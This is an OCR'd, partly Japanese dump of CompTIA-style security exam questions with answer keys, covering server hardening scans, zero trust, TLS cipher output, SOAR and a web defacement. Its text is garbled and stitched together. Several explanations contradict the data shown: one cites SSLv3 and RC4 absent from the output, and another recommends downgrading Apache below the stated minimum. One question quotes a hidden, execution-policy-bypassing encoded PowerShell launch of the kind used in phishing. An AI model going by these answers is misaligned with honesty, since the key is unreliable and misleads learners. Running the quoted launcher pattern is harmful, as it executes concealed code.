
最新問題**: 33**
あなたは、会社のサーバーからのスキャンデータを解釈する任務を負ったサイバーセキュリティアナリストです。すべてのサーバーで要件が満たされていることを確認し、満たされていない場合は変更を推奨する必要があります。会社の強化ガイドラインには、次の内容が記載されています。
* TLS 1 2はTLSの唯一のバージョンです
実行中。
* Apache 2.4.18 以上を使用する必要があります。
* デフォルトのポートのみを使用してください。
説明書
提供されたデータを使用して、各サーバーの会社のガイドラインへの準拠状況を記録します。
質問には 2 つの部分があります。必ずパート 1 とパート 2 を完了してください。提供されている強化ガイドラインのみに基づいて、問題に対する推奨事項を作成してください。
パート1:
アプリサーブ1:

AppServ1 | AppServ2 | AppServ3 | AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
```


アプリサーブ2:




アプリサーブ3:



AppServ1
AppServ2
AppServ3
AppServ4
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443
Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT
Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT STATE SERVICE
80/tcp open http
443/tcp open https

アプリサーブ4:


AppServ1
AppServ2
AppServ3
AppServ4
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html
CompTIA
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443
Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT
Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT STATE SERVICE
443/tcp open https
| TLSv1.2:
| ciphers:
| TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_CBC_SHA - strong
| TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
2:38:26


CompTIA
Compliance Report
Fill out the following report based on your analysis of the scan data.
AppServ1 is only using TLS 1.2
AppServ2 is only using TLS 1.2
AppServ3 is only using TLS 1.2
AppServ4 is only using TLS 1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ2 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater
jpnpdf.com

パート2:



Answer:

check the explanation part below for the solution:

Explanation:

Part 1:

Part 2:

Based on the compliance report, I recommend the following changes for each server:
AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

最新問題**: 34**
ゼロ トラスト アーキテクチャの一部としてのネットワーク マイクロセグメンテーションの重要性を最もよく説明しているのはどれですか。
A. 管理しやすく粒度の細かいポリシーを許可する
B. 規制遵守に関連するコストを増加させる
C. 攻撃が広がる範囲を制限する
D. 仮想アプライアンスの使用によりハードウェアコストを削減する
Answer: C (メーッセージを残す**)**
Microsegmentation involves dividing a network into smaller, isolated segments to restrict lateral movement within the network. This is crucial within a Zero Trust architecture, which assumes that no entity (internal or external) is inherently trustworthy. By limiting access to only necessary network segments, microsegmentation reduces the impact of a potential breach by containing it within a limited area. CompTIA emphasizes microsegmentation as an effective strategy to minimize risk and improve security posture by isolating resources based on the principle of least privilege.

最新問題**: 35**
技術者は、PCI 監査用の一般的なネットワーク マッピング ツールからの出力を分析しています。

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|  least strength: F
```

出力を最もよく説明しているのは次のうちどれですか?

A. ホストが起動していないか、応答していません。

B. ホストは過剰な暗号スイートを実行しています。

C. ホストは安全でない暗号スイートを許可しています。

D. このホストの Secure Shell ポートが閉じられています

Answer: (解答を表示する**)**

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol

that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used.
Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

最新問題**: 36**
アナリストはフィッシング インシデントを調査しており、調査の一環として次の情報を取得しました。
cmd.exe /cc:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile -EncodedCommand <VERY LONG STRING> このコマンドの目的に関する詳細情報をアナリストが収集するには、次のどれを使用する必要がありますか?
A. コマンド ペイロードの内容を 'base64 -d' にエコーします。
B. Windows VM からコマンドを実行します。
C. 管理者権限を持つコマンド コンソールを使用してコードを実行します。
D. アナリスト ワークステーションから権限のないユーザーとしてコマンドを実行します。
Answer: A (メーッセージを残す**)**
The command in question involves an encoded PowerShell command, which is typically used by attackers to obfuscate malicious scripts. To decode and understand the payload, one would need to decode the base64 encoded string. This is why option A is the correct answer, as 'base64 -d' is a command used to decode data encoded with base64. This process will reveal the plaintext of the encoded command, which can then be analyzed to understand the actions that the attacker was attempting to perform. Option B is risky and not advised without a controlled and isolated environment. Option C is not safe because executing unknown or suspicious code with administrator privileges could cause harm to the system or network. Option D also poses a risk of executing potentially harmful code on an analyst's workstation.

最新問題**: 37**
アナリストは、EDR エージェントが送信元 IP アドレスを収集し、ファイアウォールへの接続を確立し、ネットワーク全体で悪意のある送信元 IP アドレスを自動的にブロックするポリシーを作成することを推奨しています。アナリストがこの推奨事項を実行するのに役立つ最良のオプションは次のうちどれですか?
A. ソア
B. SIEM
C. SLA
D. IoC
Answer: A (メーッセージを残す**)**

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering.
SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

最新問題**: 38**
組織の Web サイトが悪意を持って変更されました。
説明書
各タブの情報を確認して、アナリストが懸念すべきソース IP、侵害の指標、および 2 つの適切な修正アクションを選択します。

SFTP log | Netstat | HTTP access


```
2022-04-01 16:04:12 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - (logged in) [IP = 192.168.10.32] [username = sjames]
2022-04-01 16:04:33 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [directory = /var/www]
2022-04-01 16:05:30 - GUI MODE - PROTOCOL SERVER-TO-CLIENT - [./about_us.html written]
